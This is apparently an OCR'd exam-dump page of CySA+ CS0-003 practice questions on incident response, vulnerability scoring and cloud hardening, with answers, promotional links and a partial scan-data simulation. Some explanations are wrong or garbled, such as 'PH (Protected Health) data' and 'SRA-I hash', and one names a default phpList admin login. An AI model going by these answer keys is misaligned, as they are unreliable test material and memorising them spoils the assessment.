
NEW QUESTION: 238
A security analyst responds to an alert regarding identity and access management activity within the cloud environment. The attacker is currently trying to gain access from one isolated cloud subscription to another via a compromised user role. Which of the following aspects of the MITRE ATT&CK framework is the attacker trying to perform?
A. Privilege escalation
B. Lateral movement
C. Persistence
D. Execution
E. Credential access
Answer: (SHOW ANSWER)
Lateral movement occurs when an attacker attempts to move from one system, account, or environment to another within a network or infrastructure after initial access. Attempting to access another isolated cloud subscription by abusing a compromised user role indicates the attacker is trying to move between environments within the cloud infrastructure. This behavior aligns with lateral movement in the MITRE ATT&CK framework.

NEW QUESTION: 239
A systems administrator needs to grant access to corporate systems to a contractor. Which of the following documents should be signed before any access is provided?
A. BC
B. MOU
C. NDA
D. SLA
Answer: C (LEAVE A REPLY)
A Non-Disclosure Agreement (NDA) should be signed before granting a contractor access to corporate systems. An NDA establishes legal obligations to protect confidential and sensitive information that the contractor may access while performing work for the organization.

NEW QUESTION: 240
SIMULATION
Welcome to the Enterprise Help Desk System. Please work the ticket escalated to you in the help desk ticket queue.
INSTRUCTIONS
Click on the ticket to see the ticket details. Additional content is available on tabs within the ticket.
First, select the appropriate issue from the drop-down menu. Then, select the MOST likely root cause from second drop-down menu.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.


Tickets
Subject
Date
Priority
Michael is reporting that th...
#8675309
5/13/2024
High
Details
#8675309
Opened
Priority
High
Category
Technical/ Bug Reports
Assigned To
sample@emailaddress.com
Assigned Date
5/13/2024
Info
Assets
Users
Approved
Software
Subject
Michael is reporting that the Internet kiosk machine is intermittently freezing and has lagged performance
Attachments
none
Issue
High Memory Utilization
Drive is low on space
Services Failed to Start
High CPU Utilization
Recent Windows Updates
User is not logged in
Application Crash
Caused by
Chrome.exe
User
svchost.exe
Firefox.exe
notepad.exe
taskmgr.exe
Asset Tag
wuauclt.exe

Answer:



freecram.net

NEW QUESTION: 241
An incident response manager conducts a tabletop exercise. Which of the following steps should the incident response manager take next?
A. Containment
B. Response
C. Lessons learned
D. Root cause analysis
Answer: (SHOW ANSWER)
After completing a tabletop exercise, the next step is to review the exercise outcomes and identify gaps, strengths, and areas for improvement in the incident response process. This lessons- learned phase helps refine procedures, update playbooks, and improve the organization's preparedness for real incidents.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 242

A regulated organization experienced a security breach that exposed a list of customer names with corresponding PII data. Which of the following is the best reason for developing the organization's communication plans?

A. For the organization's public relations department to have a standard notification

B. To ensure incidents are immediately reported to a regulatory agency

C. To automate the notification to customers who were impacted by the breach

D. To have approval from executive leadership on when communication should occur

Answer: (SHOW ANSWER)

Developing an organization's communication plans is crucial to ensure that incidents, especially those involving sensitive data like PH (Protected Health) data, are promptly reported to the relevant regulatory agencies. This is essential for compliance with legal and regulatory requirements, which often mandate timely notification of data breaches. Effective communication plans help the organization manage the breach response process, mitigate potential legal penalties, and maintain transparency with regulatory bodies.

NEW QUESTION: 243

An organization has activated the CSIRT. A security analyst believes a single virtual server was compromised and immediately isolated from the network. Which of the following should the CSIRT conduct next?

A. Take a snapshot of the compromised server and verify its integrity

B. Restore the affected server to remove any malware

C. Contact the appropriate government agency to investigate

D. Research the malware strain to perform attribution

Answer: (SHOW ANSWER)

The next action that the CSIRT should conduct after isolating the compromised server from the network is to take a snapshot of the compromised server and verify its integrity. Taking a snapshot of the compromised server involves creating an exact copy or image of the server's data and state at a specific point in time. Verifying its integrity involves ensuring that the snapshot has not been altered, corrupted, or tampered with during or after its creation. Taking a snapshot and verifying its integrity can help preserve and protect any evidence or information related to the incident, as well as prevent any tampering, contamination, or destruction of evidence.

NEW QUESTION: 244

Which of the following BEST describes what an organizations incident response plan should cover regarding how the organization handles public or private disclosures of an incident?

A. The disclosure section should focus on how to reduce the likelihood customers will leave due to the incident.

B. The disclosure section should contain language explaining how the organization will reduce the likelihood of the incident from happening m the future.

C. The disclosure section should include the names and contact information of key employees who are needed for incident resolution

D. The disclosure section should contain the organization's legal and regulatory requirements regarding disclosures.

Answer: (SHOW ANSWER)

NEW QUESTION: 245

A company has the following security requirements:

- No public IPs
- All data secured at rest
- No insecure ports/protocols

After a cloud scan is completed a security analyst receives reports that several misconfigurations are putting the company at risk. Given the following cloud scanner output:

VM name	VM_DEV_DB	VM_PRD_Web01	VM_DEV_Web02	VM_PRD_DB
IP config	private	public	public	public
Encrypt	no	yes	yes	no
Ingress port	443, open	3389, open	22, open	80, open

freecram.net

Which of the following should the analyst recommend be updated first to meet the security requirements and reduce risks?

A. VM_PRD_DB

B. VM_DEV_DB

C. VM_DEV_Web02

D. VM_PRD_Web01

Answer: A (LEAVE A REPLY)

In Option A the Encryption says NO, and Port 80 is HTTP which by itself is not the problem but when the web server is serving requests over and unencrypted network, or when the data is unencrypted then... there's a problem. Also the IP is public. this violates all the rules stated above.

NEW QUESTION: 246

A security analyst is trying to detect connections to a suspicious IP address by collecting the packet captures from the gateway. Which of the following commands should the security analyst consider running?

A. grep [IP address] packets.pcap

B. cat packets.pcap | grep [IP Address]

C. tcpdump -n -r packets.pcap host [IP address]

D. strings packets.pcap | grep [IP Address]

Answer: C (LEAVE A REPLY)

tcpdump is a command-line tool that can capture and analyze network packets from a given interface or file. The -n option prevents tcpdump from resolving hostnames, which can speed up the analysis. The -r option reads packets from a file, in this case packets.pcap. The host [IP address] filter specifies that tcpdump should only display packets that have the given IP address as either the source or the destination. This command can help the security analyst detect connections to a suspicious IP address by collecting the packet captures from the gateway.

NEW QUESTION: 247

A red team engineer discovers that analyzing multiple pieces of less sensitive public information results in knowledge of a sensitive piece of confidential information. Which of the following best describes this security issue?

A. Inference

B. Stored procedure

C. Aggregation

D. Cross-origin resource sharing

Answer: (SHOW ANSWER)

Inference occurs when an attacker deduces sensitive information by analyzing and correlating multiple pieces of less sensitive or public data. This indirect disclosure is a significant concern in data security and privacy.

NEW QUESTION: 248

An IDS is triggered during after-hours operations. The indicator records an abnormal amount of SYN requests being sent to port 21 from numerous external systems. A security analyst reports this information to the IR team for further investigation. Which of the following best describes this incident?

A. A sniff attack through the DNS port

B. A buffer overflow attack through the Telnet port

C. A reconnaissance attack through the SSH port

D. A DDoS attack through the FTP port

Answer: (SHOW ANSWER)

Port 21 is used for FTP. An abnormal number of SYN requests from many external systems indicates a SYN flood, a type of Distributed Denial of Service (DDoS) attack targeting the FTP service to overwhelm the server and disrupt availability.

NEW QUESTION: 249

A security analyst is assisting a software engineer with the development of a custom log collection and alerting tool (SIEM) for a proprietary system. The analyst is concerned that the tool will not detect known attacks and behavioral IoCs. Which of the following should be configured in order to resolve this issue?

A. Randomly generate and store all possible file hash values.

B. Create a default rule to alert on any change to the system.

C. Integrate with an open-source threat intelligence feed.

D. Manually add known threat signatures into the tool.

Answer: (SHOW ANSWER)

To improve the detection of known attacks and behavioral Indicators of Compromise (IoCs), the best approach is to integrate with an open-source threat intelligence feed. Threat intelligence feeds provide up-to-date information on known malicious IPs, domains, file hashes, and behavioral patterns that attackers use.

NEW QUESTION: 250

Following an incident, a security analyst needs to create a script for downloading the configuration of all assets from the cloud tenancy. Which of the following authentication methods should the analyst use?

Freecram.net

A. MFA

B. User and password

C. PAM

D. Key pair

Answer: (SHOW ANSWER)

Key pair authentication is a method of using a public and private key to securely access cloud resources, such as downloading the configuration of assets from a cloud tenancy. Key pair authentication is more secure than user and password or PAM, and does not require an additional factor like MFA.

NEW QUESTION: 251

An employee is suspected of misusing a company-issued laptop. The employee has been suspended pending an investigation by human resources. Which of the following is the best step to preserve evidence?

A. Disable the user's network account and access to web resources.

B. Make a copy of the files as a backup on the server.

C. Place a legal hold on the device and the user's network share.

D. Make a forensic image of the device and create a SHA-1 hash.

Answer: D (LEAVE A REPLY)

Making a forensic image of the device and creating a SRA-I hash is the best step to preserve evidence, as it creates an exact copy of the device's data and verifies its integrity. A forensic image is a bit-by-bit

copy of the device's storage media, which preserves all the information on the device, including deleted or hidden files. A SRA-I hash is a cryptographic value that is calculated from the forensic image, which can be used to prove that the image has not been altered or tampered with. The other options are not as effective as making a forensic image and creating a SRA-I hash, as they may not capture all the relevant data, or they may not provide sufficient verification of the evidence's authenticity.

NEW QUESTION: 252
A user is suspected of violating policy by logging in to a Linux VM during non-business hours.
Which of the following system files is the best way to track the user's activities?
A. /var/log/secure
B. /etc/motd
C. /var/log/messages
D. /etc/passwd
Answer: (SHOW ANSWER)
The /var/log/securefile in Linux logs security-related messages, including authentication attempts such as user logins (both successful and failed) via SSH or other authentication mechanisms. This file is the best source for tracking a user's login activities to identify whether they accessed the system during non-business hours.

NEW QUESTION: 253
Which of the following best explains compensating controls?
A. A compensating control is implemented when a vulnerability cannot be remediated.
B. A compensating control is deployed after systems have been brought into compliance.
C. A compensating control addresses the threat side of the risk equation rather than the vulnerability side.
D. A compensating control completely remediates vulnerabilities that are too costly to fix.
Answer: (SHOW ANSWER)
A compensating control is an alternative safeguard implemented when the primary control or recommended remediation cannot be applied, often due to technical, operational, or business constraints. Its purpose is to reduce the associated risk to an acceptable level when the underlying vulnerability cannot be directly remediated.

NEW QUESTION: 254
The security team at a company, which was a recent target of ransomware, compiled a list of hosts that were identified as impacted and in scope for this incident. Based on the following host list:

Impacted hostname	OS	Function
SQL01	Windows 2012 R2	SQL Database Server
WK10-Sales07	Windows 10	Corporate Laptop
WK7-Plant01	Windows 7	Assembly/plant System
DCEast01	Windows Server 2016	Domain Controller
HQAdmin9	Windows 11	Network Admin Laptop

freedram.net
Which of the following systems was most pivotal to the threat actor in its distribution of the encryption binary via Group Policy?
A. SQL01
B. WK10-Sales07
C. WK7-Plant01
D. DCEast01
E. HQAdmin9
Answer: (SHOW ANSWER)
Based on the list of hosts and their functions, DCEast01, which is a Domain Controller, would be the most pivotal in the distribution of an encryption binary via Group Policy. Domain Controllers are

responsible for security and administrative policies within a Windows Domain. Group Policy is a feature of Windows that facilitates a wide range of advanced settings that administrators can use to control the working environment of user accounts and computer accounts. Group Policy can be used to deploy software, which in this case would be the encryption binary of the ransomware. SQL01 is a database server and unlikely to be used for this purpose. WK10- Sales07 and WK7-Plant01 are client machines, and HQAdmin9, although it is a network admin laptop, would not typically be used to distribute policies across a network.

NEW QUESTION: 255
A list of IoCs released by a government security organization contains the SHA-256 hash for a Microsoft- signed legitimate binary, svchost. exe. Which of the following best describes the result if security teams add this indicator to their detection signatures?
A. This indicator would fire on the majority of Windows devices.
B. Malicious files with a matching hash would be detected.
C. Security teams would detect rogue svchost. exe processesintheirenvironment.
D. Security teams would detect event entries detailing executionofknown-maliciousSvchost. exe processes.
Answer: (SHOW ANSWER)
Adding the SHA-256 hash of a legitimate Microsoft-signed binary like svchost.exe to detection signatures would result in the indicator firing on the majority of Windows devices. Svchost.exe is a common and legitimate system process used by Windows, and using its hash as an indicator of compromise (IOC) would generate numerous false positives, as it would match the legitimate instances of svchost.exe running on all Windows systems.

NEW QUESTION: 256
Which of the following ensures that a team receives simulated threats to evaluate incident response performance and coordination?
A. Vulnerability assessment
B. Incident response playbooks
C. Tabletop exercise
D. Cybersecurity frameworks
Answer: (SHOW ANSWER)
A tabletop exercise is a structured simulation that allows teams to practice and evaluate their incident response procedures and coordination without actual operational impact. These exercises are used to identify gaps in processes and ensure preparedness for real-world threats.

Valid CS0-003 Dumps shared by EduDump.com for Helping Passing CS0-003 Exam! EduDump.com now offer the **newest CS0-003 exam dumps**, the EduDump.com CS0-003 exam **questions have been updated** and **answers have been corrected** get the **newest** EduDump.com CS0-003 dumps with Test Engine here: https://www.edudump.com/exams/CuramSoftware/CS0-003/premium/ (**490** Q&As Dumps, **35%OFF** **Special Discount Code:** **freecram**)

NEW QUESTION: 257
An organization would like to ensure its cloud infrastructure has a hardened configuration. A requirement is to create a server image that can be deployed with a secure template. Which of the following is the best resource to ensure secure configuration?
A. CIS Benchmarks
B. PCI DSS
C. OWASP Top Ten
D. ISO 27001
Answer: (SHOW ANSWER)

The best resource to ensure secure configuration of cloud infrastructure is A. CIS Benchmarks.
CIS Benchmarks are a set of prescriptive configuration recommendations for various technologies, including cloud providers, operating systems, network devices, and server software.
They are developed by a global community of cybersecurity experts and help organizations protect their systems against threats more confidently.
PCI DSS, OWASP Top Ten, and ISO 27001 are also important standards for information security, but they are not focused on providing specific guidance for hardening cloud infrastructure. PCI DSS is a compliance scheme for payment card transactions, OWASP Top Ten is a list of common web application security risks, and ISO 27001 is a framework for establishing and maintaining an information security management system. These standards may have some relevance for cloud security, but they are not as comprehensive and detailed as CIS Benchmarks.

NEW QUESTION: 258
A security analyst needs to mitigate a known, exploited vulnerability related to an attack vector that embeds software through the USB interface. Which of the following should the analyst do first?
A. Conduct security awareness training on the risks of using unknown and unencrypted USBs.
B. Write a removable media policy that explains that USBs cannot be connected to a company asset.
C. Check configurations to determine whether USB ports are enabled on company assets.
D. Review logs to see whether this exploitable vulnerability has already impacted the company.
Answer: C (LEAVE A REPLY)
USB ports are a common attack vector that can be used to deliver malware, steal data, or compromise systems. The first step to mitigate this vulnerability is to check the configurations of the company assets and disable or restrict the USB ports if possible. This will prevent unauthorized devices from being connected and reduce the attack surface. The other options are also important, but they are not the first priority in this scenario.


NEW QUESTION: 259
An analyst is responding to an incident involving an attack on a company-owned mobile device that was being used by an employee to collect data from clients in the field. Malware was loaded on the device via the installation of a third-party software package. The analyst has baselined the device. Which of the following should the analyst do to BEST mitigate future attacks?
A. Implement MDM
B. Update the maiware catalog
C. Patch the mobile device's OS
D. Block third-party applications
Answer: A (LEAVE A REPLY)
MDM solution to manage the configuration of those devices, automatically installing patches, requiring the use of encryption, and providing remote wiping functionality. MDM solutions may also restrict the applications that can be run on a mobile device to those that appear on an approved list.

NEW QUESTION: 260
A security analyst discovers several vulnerabilities on a critical legacy system. The analyst must recommend a solution with the following limitations:
- No downtime is permitted due to criticality.
- Patches for the vulnerabilities do not exist.
- No redundancy systems are in place.
Which of the following is the best risk management strategy to implement?
Freecram.net
A. Transference
B. Mitigation
C. Avoidance
D. Acceptance
Answer: (SHOW ANSWER)
When vulnerabilities cannot be patched and the system must remain operational, implementing compensating controls reduces the likelihood or impact of exploitation. This approach lowers risk without

requiring downtime or system replacement, aligning with mitigation as the appropriate strategy.

NEW QUESTION: 261

A security analyst reviews the following results of a Nikto scan:



Which of the following should the security administrator investigate next?

A. tiki
B. phpList
C. shtml.exe
D. sshome

Answer: (SHOW ANSWER)

PHPLIST pre 2.6.4 contains a number of vulnerabilities including remote administrative access, harvesting user info and more. Default login to admin interface is admin/phplist.

NEW QUESTION: 262
A company is implementing a vulnerability management program and moving from an on- premises environment to a hybrid IaaS cloud environment. Which of the following implications should be considered on the new hybrid environment?
A. The current scanners should be migrated to the cloud
B. Cloud-specific misconfigurations may not be detected by the current scanners
C. Existing vulnerability scanners cannot scan IaaS systems
D. Vulnerability scans on cloud environments should be performed from the cloud
Answer: (SHOW ANSWER)
Cloud-specific misconfigurations are security issues that arise from improper or inadequate configuration of cloud resources, such as storage buckets, databases, virtual machines, or containers. Cloud-specific misconfigurations may not be detected by the current scanners that are designed for on-premises environments, as they may not have the visibility or access to the cloud resources or the cloud provider's APIs. Therefore, one of the implications that should be considered on the new hybrid environment is that cloud-specific misconfigurations may not be detected by the current scanners.

NEW QUESTION: 263
A security team conducts a lessons-learned meeting after struggling to determine who should conduct the next steps following a security event. Which of the following should the team create to address this issue?
A. Service-level agreement
B. Change management plan
C. Incident response plan
D. Memorandum of understanding
Answer: (SHOW ANSWER)
An incident response plan (IRP) is a document that defines the roles and responsibilities, procedures, and guidelines for responding to a security incident. It helps the security team to act quickly and effectively, minimizing the impact and cost of the incident. An IRP should specify who should conduct the next steps following a security event, such as containment, eradication, recovery, and analysis.

NEW QUESTION: 264
A security manager is looking at a third-party vulnerability metric (SMITTEN) to improve upon the company's current method that relies on CVSSv3. Given the following:

Vulnerability 1

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N - Base Score: 7.5 High
SMITTEN: Malware exploitable: No; Exploit Activity: Low; Exposed Externally: No

Vulnerability 2

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:L/I:L/A:N - Base Score: 5.4 Medium
SMITTEN: Malware exploitable: Yes; Exploit Activity: HIGH; Exposed Externally: Yes

Vulnerability 3

CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H - Base Score: 9.8 Critical
SMITTEN: Malware exploitable: No; Exploit Activity: None; Exposed Externally: Yes

Vulnerability 4

CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:H - Base Score: 9.9 Critical
SMITTEN: Malware exploitable: Yes; Exploit Activity: Medium; Exposed Externally: No

freecram.net

Which of the following vulnerabilities should be prioritized?

A. Vulnerability 1

B. Vulnerability 2

C. Vulnerability 3

D. Vulnerability 4

Answer: (SHOW ANSWER)

Vulnerability 2 should be prioritized as it is exploitable, has high exploit activity, and is exposed externally according to the SMITTEN metric.

NEW QUESTION: 265

Given the following CVSS string:

CVSS:3.0/AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
Which of the following attributes correctly describes this vulnerability?
A. A user is required to exploit this vulnerability.
B. The vulnerability is network based.
C. The vulnerability does not affect confidentiality.
D. The complexity to exploit the vulnerability is high.
Answer: (SHOW ANSWER)
The vulnerability is network based is the correct attribute that describes this vulnerability, as it can be inferred from the CVSS string. CVSS stands for Common Vulnerability Scoring System, which is a framework that assigns numerical scores and ratings to vulnerabilities based on their characteristics and severity. The CVSS string consists of several metrics that define different aspects of the vulnerability, such as the attack vector, the attack complexity, the privileges required, the user interaction, the scope, and the impact on confidentiality, integrity and availability. The first metric in the CVSS string is the attack vector (AV), which indicates how the vulnerability can be exploited. The value of AV in this case is N, which stands for network. This means that the vulnerability can be exploited remotely over a network connection, without physical or logical access to the target system. Therefore, the vulnerability is network based.

NEW QUESTION: 266
SIMULATION
You are a cybersecurity analyst tasked with interpreting scan data from Company A's servers.
You must verify the requirements are being met for all of the servers and recommend changes if you find they are not.
The company's hardening guidelines indicate the following:
- TLS 1.2 is the only version of TLS running.
- Apache 2.4.18 or greater should be used.
- Only default ports should be used.
INSTRUCTIONS
Using the supplied data, record the status of compliance with the company's guidelines for each server.
The question contains two parts: make sure you complete Part 1 and Part 2. Make recommendations for issues based ONLY on the hardening guidelines provided.

Part 1

Scan Data

AppServ1 AppServ2 AppServ3 AppServ4

```
root@INFOSEC:~# curl --head appsrv1.fictionalorg.com:443

HTTP/1.1 200 OK
Date: Wed, 26 Jun 2019 21:15:15 GMT
Server: Apache/2.4.48 (CentOS)
Last-Modified: Wed, 26 Jun 2019 21:10:22 GMT
ETag: "13520-58c407930177d"
Accept-Ranges: bytes
Content-Length: 79136
Vary: Accept-Encoding
Cache-Control: max-age=3600
Expires: Wed, 26 Jun 2019 22:15:15 GMT
Content-Type: text/html

root@INFOSEC:~# nmap --script ssl-enum-ciphers
appsrv1.fictionalorg.com -p 443

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-26 16:07 CDT

Nmap scan report for AppSrv1.fictionalorg.com (10.21.4.68)
Host is up (0.042s latency).
rDNS record for 10.21.4.68: inaddrArpa.fictionalorg.com
PORT    STATE SERVICE
443/tcp open  https
| ssl-enum-ciphers:
|   TLSv1.2:
|    ciphers:
|       TLS_RSA_WITH_3DES_EDE_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_CBC_SHA - strong
|       TLS_RSA_WITH_AES_128_GCM_SHA256 - strong
|       TLS_RSA_WITH_AES_256_CBC_SHA - strong
|       TLS_RSA_WITH_AES_256_GCM_SHA384 - strong
|    compressors:
|       NULL
|_  least strength: strong

Nmap done: 1 IP address (1 host up) scanned in 8.63 seconds


root@INFOSEC:~# nmap --top-ports 10 appsrv1.fictionalorg.com

Starting Nmap 6.40 ( http://nmap.org ) at 2019-06-27 10:13 CDT

Nmap scan report for appsrv1.fictionalorg.com (10.21.4.68)
Host is up (0.15s latency).
